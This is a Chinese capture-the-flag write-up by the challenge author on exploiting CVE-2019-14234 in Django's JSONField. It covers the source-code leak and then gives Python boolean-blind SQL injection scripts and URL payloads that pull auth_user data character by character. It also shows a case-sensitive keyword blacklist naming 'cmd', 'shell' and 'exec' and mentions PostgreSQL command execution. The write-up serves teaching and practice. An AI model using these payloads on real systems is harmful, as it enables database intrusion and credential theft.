概述

cve-2019-14234 django jsonfield 注入

此处构造了一个插入数据库和查询数据库的操作，其中查询的操作是可以控制注入的


接口两个

```
http://ip/save/?ip=1.1.1.1&domain=example.com
http://ip/query/?domain=example.com
```

代码泄露

首页图路径

```
http://ip/static
```



扫描可得存在`http://ip/static/www.zip`。

```
Hint 1: I love something else beside Assassins creed. :)
Hint 2: There is something interesting in /static, try to find it.  :)
```

一早上过去了，没有人扫到www.zip，因为一般的扫描器没有开启递归扫描，dirmap修改配置文件开启递归可以很快扫到。给了hint1和hint2之后，有两个同学扫到了www.zip，下午更晚一点的时候第三个同学扫到了www.zip。

在hint2的基础上，可以直接扫`ip:port/static`，一般情况下可以在半分钟内扫到泄露的代码。

审计

下载后审计代码，可以找到

```python
# ip/views.py
def query_ip(request):
    dic = request.GET
    dic = dict(dic)
    if len(dic) == 0:
```

```
        return render(request, 'query.html')

    # good idea for all kind of query
    dic = {f"ip__{k}": dic[k][0] for k in dic}
    print(dic)
    my_ip = MyIP.objects.filter(**dic).all().values()
    my_ip = [item for item in my_ip]

    return JsonResponse(my_ip, safe=False)
```

其中两行是bug的起源，参考 https://www.leavesongs.com/PENETRATION/django-jsonfield-cve-2019-14234.html

```
dic = {f"ip__{k}": dic[k][0] for k in dic}
my_ip = MyIP.objects.filter(**dic).all().values()
```

此处控制 `domain` 处，造成sql注入

```
http://ip/query/?do%27main=example.com
```

因为在题目里面，django关闭了debug，遇到错误直接返回500，如果语句构造正确，那么返回200。

因为已经有views.py了，本地可以新建一个django项目，把views.py放进去，可以直接调试构造的sql语句。

构造Poc


布尔盲注 如果2>1的条件成立，那么返回结果，如果2>1不成立，那么返回空

```
def fun(poc):
    url = f"http://ip:8029/query/?domain{poc}=b"
    r = requests.get(url)
    print(r.text)
fun("""')>'1' or 2>1--""") #
```

因为这里不会返回注入的结果，此处可以使用布尔盲注的方式来判断数据。

```
124.16.75.162:31056/query/?domain')>'1' or 2>1--=b
```

```
http://124.16.75.162:31056/query/?domain%27)%3E%271%27%20or%202%3C1--=b
```



因此可以构造一个简单的盲注脚本

```
def bool_blind(poc):
    url = f"http://ip:8029/query/?domain')>'1' or {poc}--=b"
    print(url)
    r = requests.get(url)
    print(r.text)
```

接下来就是常规的猜表名长度，猜表名，列名的阶段

比如猜当前数据库的库名的第一个字符：

```
bool_blind("(select ascii(substr(current_database(),1,1))) between 30 and 98")
```

不给第三条hint也不会影响做题，但是考虑到表比较多，爆破可能花时间，所以直接给了hint。本地新建一个工程，运行`docker-entrypoint.sh`的内容可以看到flag在`auth_user`表，省略了猜表名猜列名的步骤，直接到爆破flag的阶段。

```
Hint 3:
$ cat docker-entrypoint.sh
#!/bin/bash

set -ex
cd /app
chmod +x wait-for-it.sh
./wait-for-it.sh -t 0 psql:5432 -- echo "postgres is up"

python manage.py makemigrations
python manage.py migrate
python manage.py shell -c "from django.contrib.auth.models import User;
User.objects.create_user('flag', 'flag{fake_flag}', 'this_is_not_important') if
not User.objects.filter(username='flag').exists() else 0;"

exec "$@"%

You'd better create your own web server in your local computer to find the table
name, column name and debug your POC.
```

最终 poc

最终payload呼之欲出：

爆破flag字符串第一位的ascii码

```
bool_blind("(select ascii(substr((select email from auth_user),1,1))) between 0 and 102")
```

写脚本修改上限，或者人工二分，都可以快速得到flag

跋

代码泄露这个阶段卡了大家这么久，这个我得给大家道歉，我没想到这里会是第一个坑，好在连给了两个hint之后，终于有一位同学扫到了/static/www.zip，然后可能和他一起做题的另一个同学，也直接访问了这个路径。没过多久，就看到构造的`ip{poc}=xxx`打了过来，以为很快这题就会被秒了，因为已经构造出了布尔盲注的条件了，就差修改之后的判断语句了，可是很遗憾，这两位同学还是没有做出来这道题。

因为flag是在数据库里面，而这里可以使用`postgres`的命令执行拿到数据库的shell，但是此处拿到了shell也不能拿到flag，因为有shell也无法登录到数据库里面，也就无法拿到flag，所以我想过在数据库里面也放同样的一个flag，但是最终放弃了这个想法，而是写了个蹩脚的黑名单过滤，让做题的同学回到注入的思路中，结果忽略了大小写可以绕过 :(日志里面看到这两位同学的大写的`CMD_EXEC`打了过来，心里一惊 :) 不过最后还是没有拿到shell

```
def check_danger_string(s: str):
    ban_list = ['cmd', 'shell', 'exec', 'cyberpunk']
    for item in ban_list:
        if item in s:
            return False
    return True
```

159.226.95.* yunsle 同学扫了挺久的，看日志很多次都和www.zip 擦肩而过，感觉这个扫描器可能不大好使，后来和他交流之后看到他扫到了源码，很快也在日志里面看到了yunsle开始构造poc，可是时间已经不够了 :)

虽然没有同学做出来这道题，不过看同学们做题还是开心的一天啊 :)

Les1ie

2021年1月10日00:11:58